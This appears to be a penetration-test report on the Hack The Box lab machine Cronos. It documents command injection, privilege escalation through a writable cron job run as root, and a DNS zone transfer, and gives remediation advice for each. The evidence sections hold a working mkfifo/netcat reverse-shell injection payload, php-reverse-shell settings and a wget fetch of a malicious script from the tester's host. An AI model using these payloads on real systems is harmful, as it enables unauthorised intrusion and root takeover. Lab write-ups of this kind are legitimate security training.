

Not secure
admin.cronos.htb/welcome.php
Net Tool v0.1
traceroute
8.8.8.8
Execute!
Sign Out

2. Command Injection via Net Tool - High

CWE	CWE-77 - Improper Neutralization of Special Elements used in a Command ('Command Injection')
CVSS 3.1	8.8 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	The web-based Net Tool allowed the tester to append system commands to the IP input field due to lack of input sanitization. This led to arbitrary command execution as the `www-data` user.
Impact	Command injection allows full control over the target system's shell environment, including arbitrary code execution, persistence mechanisms, and lateral movement within networks.
Remediation	• Avoid direct shell invocation with user input. • Use safe system call libraries that separate command and arguments. • Sanitize and validate all user-supplied input.
References	• https://owasp.org/www-community/attacks/Command_Injection • https://cwe.mitre.org/data/definitions/77.html

Finding Evidence






```
8.8.8.8;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.14.5 9001 >/tmp/f
```

```
┌──(kali㉿kali)-[~/…/boxes/cronos/users/www-data]
└─$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.13] 60002
bash: cannot set terminal process group (1321): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cronos:/var/www/admin$ ls -la
ls -la
total 32
drwxr-xr-x 2 www-data www-data 4096 May 10  2022 .
drwxr-xr-x 5 root     root     4096 May 10  2022 ..
-rw-r--r-- 1 www-data www-data 1024 Apr  9  2017 .welcome.php.swp
-rw-r--r-- 1 www-data www-data  237 Apr  9  2017 config.php
-rw-r--r-- 1 www-data www-data 2531 Jan  1  2021 index.php
-rw-r--r-- 1 www-data www-data  102 Apr  9  2017 logout.php
-rw-r--r-- 1 www-data www-data  383 Apr  9  2017 session.php
-rw-r--r-- 1 www-data www-data  782 Apr  9  2017 welcome.php
www-data@cronos:/var/www/admin$ cd /home
cd /home
www-data@cronos:/home$ ls
ls
noulis
www-data@cronos:/home$ cd noulis
cd noulis
www-data@cronos:/home/noulis$ ls -la
ls -la
total 32
drwxr-xr-x 4 noulis noulis 4096 May 10  2022 .
drwxr-xr-x 3 root   root   4096 May 10  2022 ..
-rw-r--r-- 1 noulis noulis  220 Mar 22  2017 .bash_logout
-rw-r--r-- 1 noulis noulis 3771 Mar 22  2017 .bashrc
drwx------ 2 noulis noulis 4096 May 10  2022 .cache
drwxr-xr-x 3 root   root   4096 May 10  2022 .composer
-rw-r--r-- 1 noulis noulis  655 Mar 22  2017 .profile
-r--r--r-- 1 noulis noulis   33 May  8 16:21 user.txt
www-data@cronos:/home/noulis$ cat user.txt
cat user.txt
b6[redacted]df
www-data@cronos:/home/noulis$
```

3. Writable Root Cron Job - High

CWE	CWE-732 - Incorrect Permission Assignment for Critical Resource
CVSS 3.1	7.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	A scheduled cron job executed a PHP script as `root`, and this script was found to be writable by the `www-data` user. The tester replaced the file with a PHP reverse shell and gained root access.
Impact	Improper file permissions on scripts or binaries executed with elevated privileges can lead to privilege escalation, allowing attackers to take full control of the system.
Remediation	• Restrict write permissions on files executed by privileged users. • Regularly audit cron jobs and associated scripts. • Run cron jobs under dedicated low-privilege service accounts where possible.
References	https://labex.io/tutorials/nmap-how-to-mitigate-cron-job-vulnerabilities-420292

Finding Evidence

Finding the PHP script run by root and establishing it is owned and writable by `www-data`:

```
www-data@cronos:/tmp$ cd /var/www/laravel/
cd /var/www/laravel/
www-data@cronos:/var/www/laravel$ ls -la
ls -la
total 2012
drwxr-xr-x 13 www-data www-data    4096 May 10  2022 .
drwxr-xr-x  5 root     root        4096 May 10  2022 ..
-rw-r--r--  1 www-data www-data     572 Apr  9  2017 .env
drwxr-xr-x  8 www-data www-data    4096 May 10  2022 .git
-rw-r--r--  1 www-data www-data     111 Apr  9  2017 .gitattributes
-rw-r--r--  1 www-data www-data     117 Apr  9  2017 .gitignore
-rw-r--r--  1 www-data www-data     727 Apr  9  2017 CHANGELOG.md
drwxr-xr-x  6 www-data www-data    4096 May 10  2022 app
-rwxr-xr-x  1 www-data www-data    1646 Apr  9  2017 artisan
drwxr-xr-x  3 www-data www-data    4096 May 10  2022 bootstrap
-rw-r--r--  1 www-data www-data    1300 Apr  9  2017 composer.json
-rw-r--r--  1 www-data www-data  121424 Apr  9  2017 composer.lock
-rwxr-xr-x  1 www-data www-data 1836198 Apr  9  2017 composer.phar
drwxr-xr-x  2 www-data www-data    4096 May 10  2022 config
drwxr-xr-x  5 www-data www-data    4096 May 10  2022 database
-rw-r--r--  1 www-data www-data    1062 Apr  9  2017 package.json
-rw-r--r--  1 www-data www-data    1055 Apr  9  2017 phpunit.xml
drwxr-xr-x  4 www-data www-data    4096 May 10  2022 public
-rw-r--r--  1 www-data www-data    3424 Apr  9  2017 readme.md
drwxr-xr-x  5 www-data www-data    4096 May 10  2022 resources
drwxr-xr-x  2 www-data www-data    4096 May 10  2022 routes
-rw-r--r--  1 www-data www-data     563 Apr  9  2017 server.php
drwxr-xr-x  5 www-data www-data    4096 May 10  2022 storage
drwxr-xr-x  4 www-data www-data    4096 May 10  2022 tests
drwxr-xr-x 31 www-data www-data    4096 May 10  2022 vendor
-rw-r--r--  1 www-data www-data     555 Apr  9  2017 webpack.mix.js
www-data@cronos:/var/www/laravel$
```

php-reverse-shell snippet:

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.5';  // CHANGE THIS
$port = 9002;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Setting up new listener:

```
┌──(kali㉿kali)-[~/CPTS/NIX01/www]
└─$ nc -nlvp 9002
listening on [any] 9002 ...
```

1. Downloading malicious php script
2. Backing up the original script
3. Replacing the original script with the malicious script

```
www-data@cronos:/var/www/laravel$ wget 10.10.14.5:8000/artisan
wget 10.10.14.5:8000/artisan
--2025-05-08 16:50:28--  http://10.10.14.5:8000/artisan
Connecting to 10.10.14.5:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5492 (5.4K) [application/octet-stream]
Saving to: 'artisan.1'

     0K .....                                                 100% 1.10M=0.005s

2025-05-08 16:50:28 (1.10 MB/s) - 'artisan.1' saved [5492/5492]

www-data@cronos:/var/www/laravel$ mv artisan artisan-backup
mv artisan artisan-backup
www-data@cronos:/var/www/laravel$ mv artisan.1 artisan
mv artisan.1 artisan
www-data@cronos:/var/www/laravel$
```

Getting a root shell:

```
┌──(kali㉿kali)-[~/CPTS/NIX01/www]
└─$ nc -nlvp 9002
listening on [any] 9002 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.13] 60482
Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 16:52:01 up 31 min,  0 users,  load average: 0.00, 0.03, 0.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# cat /root/root.txt
6a[redacted]d5
#
```

4. DNS Zone Transfer Allowed - Medium

CWE	CWE-200 - Exposure of Sensitive Information to an Unauthorized Actor
CVSS 3.1	5.3 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Root Cause	The DNS server was misconfigured to allow unauthenticated zone transfers, exposing internal records, including the `admin.cronos.htb` subdomain.
Impact	While zone transfers are intended for DNS replication between trusted servers, allowing them for unauthenticated users can disclose internal hostnames and infrastructure details, facilitating further attacks.
Remediation	• Restrict zone transfers to specific, trusted IP addresses only. • Disable zone transfers entirely if not needed. • Regularly audit DNS configurations.
References	https://phoenixnap.com/kb/dns-best-practices-security

Finding Evidence

```
dig axfr @10.10.10.13 cronos.htb
```

```
What would you like to do next?
──────────────────────────────
        1) deeper port scanning
        2) directory fuzzing
        3) subdomain fuzzing
        4) DNS zone transfer check
        5) FTP check
        6) SMB check
        7) NFS check


        8) Exit.

Select option: 4


[*] Starting zone transfer check...

; <<>> DiG 9.20.7-1-Debian <<>> axfr cronos.htb @10.10.10.13
;; global options: +cmd
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.             604800  IN      NS      ns1.cronos.htb.
cronos.htb.             604800  IN      A       10.10.10.13
admin.cronos.htb.       604800  IN      A       10.10.10.13
ns1.cronos.htb.         604800  IN      A       10.10.10.13
www.cronos.htb.         604800  IN      A       10.10.10.13
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 20 msec
;; SERVER: 10.10.10.13#53(10.10.10.13) (TCP)
;; WHEN: Thu May 08 15:28:34 CEST 2025
;; XFR size: 7 records (messages 1, bytes 203)

[+] Output saved to: /home/kali/htb/boxes/cronos/dns/results.txt.
```

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Cronos's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.10.10.13	22	SSH	OpenSSH 7.2p2
10.10.10.13	53	DNS	ISC BIND 9.10.3-P4
10.10.10.13	80	HTTP	Apache httpd 2.4.18

A.3 Subdomain Discovery

URL	Description	Discovery Method
admin.cronos.htb	Net Tools	DNS zone transfer

A.4 Exploited Hosts

Host	Scope	Method	Notes
admin.cronos.htb	External	SQL Injection	Authentication Bypass
10.10.10.13	Internal	Command Injection	Foothold
10.10.10.13	Internal	Cron job abuse	Privilege Escalation

A.5 Compromised Users

Username	Type	Method	Notes
www-data	Reverse shell	Command Injection	System user
root	Reverse shell	Cron job abuse	System root

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed	Location
10.10.10.13	Internal	**REMOVE FILES:** linpeas.sh	/tmp

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location
1.	10.10.10.13	b6 < REDACTED > df	/home/noulis/user.txt
2.	10.10.10.13	6a < REDACTED > d5	/root/root.txt

End of Report

This report was rendered
by SysReptor with
♥